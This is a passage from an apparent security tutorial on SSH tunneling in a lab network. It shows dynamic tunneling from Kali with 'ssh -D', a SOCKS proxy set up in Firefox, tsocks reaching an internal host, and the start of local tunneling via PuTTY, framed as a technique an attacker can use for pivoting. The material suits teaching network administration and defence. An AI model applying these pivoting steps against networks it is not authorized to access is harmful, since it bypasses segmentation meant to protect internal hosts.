
Do DNS name lookup at proxy end: ( ) No [✓ Auto] ( ) Yes

Username:

Password:

Telnet command, or local proxy command: connect %host %port\n

Awesome!! We have successfully access SSH client (raj) via port 7000




```
login as: raj
raj@192.168.10.2's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Mar 13 10:01:13 2018 from 192.168.10.1
raj@ignite:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:56:4f:2e
          inet addr:192.168.10.2  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe56:4f2e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1139 errors:0 dropped:1 overruns:0 frame:0
          TX packets:326 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:152385 (152.3 KB)  TX bytes:55223 (55.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:349 errors:0 dropped:0 overruns:0 frame:0
          TX packets:349 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27364 (27.3 KB)  TX bytes:27364 (27.3 KB)

raj@ignite:~$
```

Dynamic SSH Tunneling through Kali Linux on Port 80

Now we are employing Kali Linux for SSH tunneling and demonstrating how an attacker or Linux user can take privilege of Tunneling and can established SSH connection with client systems.

ssh -D 7000 ignite@192.168.1.104

Enter user's password for login and get access of **SSH server** as shown below.




```
root@kali:~# ssh -D 7000 ignite@192.168.1.104
ignite@192.168.1.104's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.13.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

268 packages can be updated.
3 updates are security updates.

Last login: Tue Mar 13 23:57:45 2018 from 192.168.1.105
ignite@ubuntu:~$
```

Next we need to set network proxy for enabling socksv5 and for that follow below steps.

- In your web browser "Firefox" go to option for general setting tab and open **Network Proxy**.
- Choose **No Proxy**
- Enable **socksv5**

Add **localhost, 127.0.0.1** as Manual proxy


Connection Settings

Configure Proxies to Access the Internet

- No proxy
- Auto-detect proxy settings for this network
- Use system proxy settings
- [✓ Manual proxy configuration:]

HTTP Proxy: Port: 0

Use this proxy server for all protocols

SSL Proxy: Port: 0

FTP Proxy: Port: 0

SOCKS Host: 127.0.0.1 Port: 7000

SOCKS v4 [✓ SOCKS v5]

No Proxy for: localhost, 127.0.0.1


Example: .mozilla.org, .net.nz, 192.168.1.0/24

Automatic proxy configuration URL:

Do not prompt for authentication if password is saved

Proxy DNS when using SOCKS v5

So from given below image you can perceive that now we able to connect with client: 192.168.10.2 via port 80.




Welcome to Hacking Articles

Dynamic SSH Tunneling through Kali Linux on Port 22

Now connect to client machine through given below command:


ssh -D 7000 ignite@192.168.1.104



```
root@kali:~# ssh -D 7000 ignite@192.168.1.104
ignite@192.168.1.104's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.13.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

268 packages can be updated.
3 updates are security updates.

Last login: Tue Mar 13 23:57:45 2018 from 192.168.1.105
ignite@ubuntu:~$
```

Install tsocks through apt repository using command: **apt install tsocks.**

tsocks – Library for intercepting outgoing network connections and redirecting them through a SOCKS server.




```
root@kali:~# apt install tsocks
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  gir1.2-networkmanager-1.0 gir1.2-nmgtk-1.0 gnome-themes-standard keepnote lib
  libfreerdp-gdi1.1 libfreerdp-locale1.1 libfreerdp-primitives1.1 libfreerdp-ut
  libpoppler68 libpoppler72 libproj12 libqgis-analysis2.14.21 libqgis-core2.14.
  libradare2-2.3 libtxc-dxtn-s2tc libvpx4 libwinpr-crt0.1 libwinpr-crypto0.1 li
  libwinpr-interlocked0.1 libwinpr-library0.1 libwinpr-path0.1 libwinpr-pool0.1
  libx264-148 multiarch-support php7.0-mysql python-functools32 python-httprett
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
```

Open the **tsocks.conf** file for editing socks server IP and port, in our case we need to mention below two lines and then save it.

Server = 127.0.0.1

Server_port = 7000




```
server = 127.0.0.1
server_port = 7000
```

Now connect to SSH client with the help tsocks using given below command.

tscoks ssh raj@192.168.10.2

Enter the password and enjoy the access of SSH client.



```
root@kali:~# tsocks ssh raj@192.168.10.2
The authenticity of host '192.168.10.2 (192.168.10.2)' can't be established.
ECDSA key fingerprint is SHA256:JSfyM0DY2DlxXdaVStLUUx17WaTUIzqTKe0uKnCi1So.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.10.2' (ECDSA) to the list of known hosts.
raj@192.168.10.2's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Mar 14 00:49:44 2018 from 192.168.10.1
raj@ignite:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:56:4f:2e
          inet addr:192.168.10.2  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe56:4f2e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1675 errors:0 dropped:1 overruns:0 frame:0
          TX packets:582 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:215941 (215.9 KB)  TX bytes:97157 (97.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:373 errors:0 dropped:0 overruns:0 frame:0
          TX packets:373 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29404 (29.4 KB)  TX bytes:29404 (29.4 KB)

```


Local SSH Tunneling through Windows

Local tunneling is a process to access a specific SSH client machine for communication. It let you establish the connection on a specific machine which is not connected from internet.

The only difference between dynamic tunnelling and local tunnelling is that, dynamic tunnelling requires socks proxy for tunnelling all TCP traffic and local tunnelling only required destination IP address.

Step for SSH Local tunneling

- Use putty to connect **SSH server** (**192.168.1.104**) via **port 22** and choose option **SSH >Tunnel**given in the left column of category.


PuTTY Configuration

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address): 192.168.1.104

Port: 22

Connection type: ( ) Raw ( ) Telnet ( ) Rlogin [✓ SSH] ( ) Serial

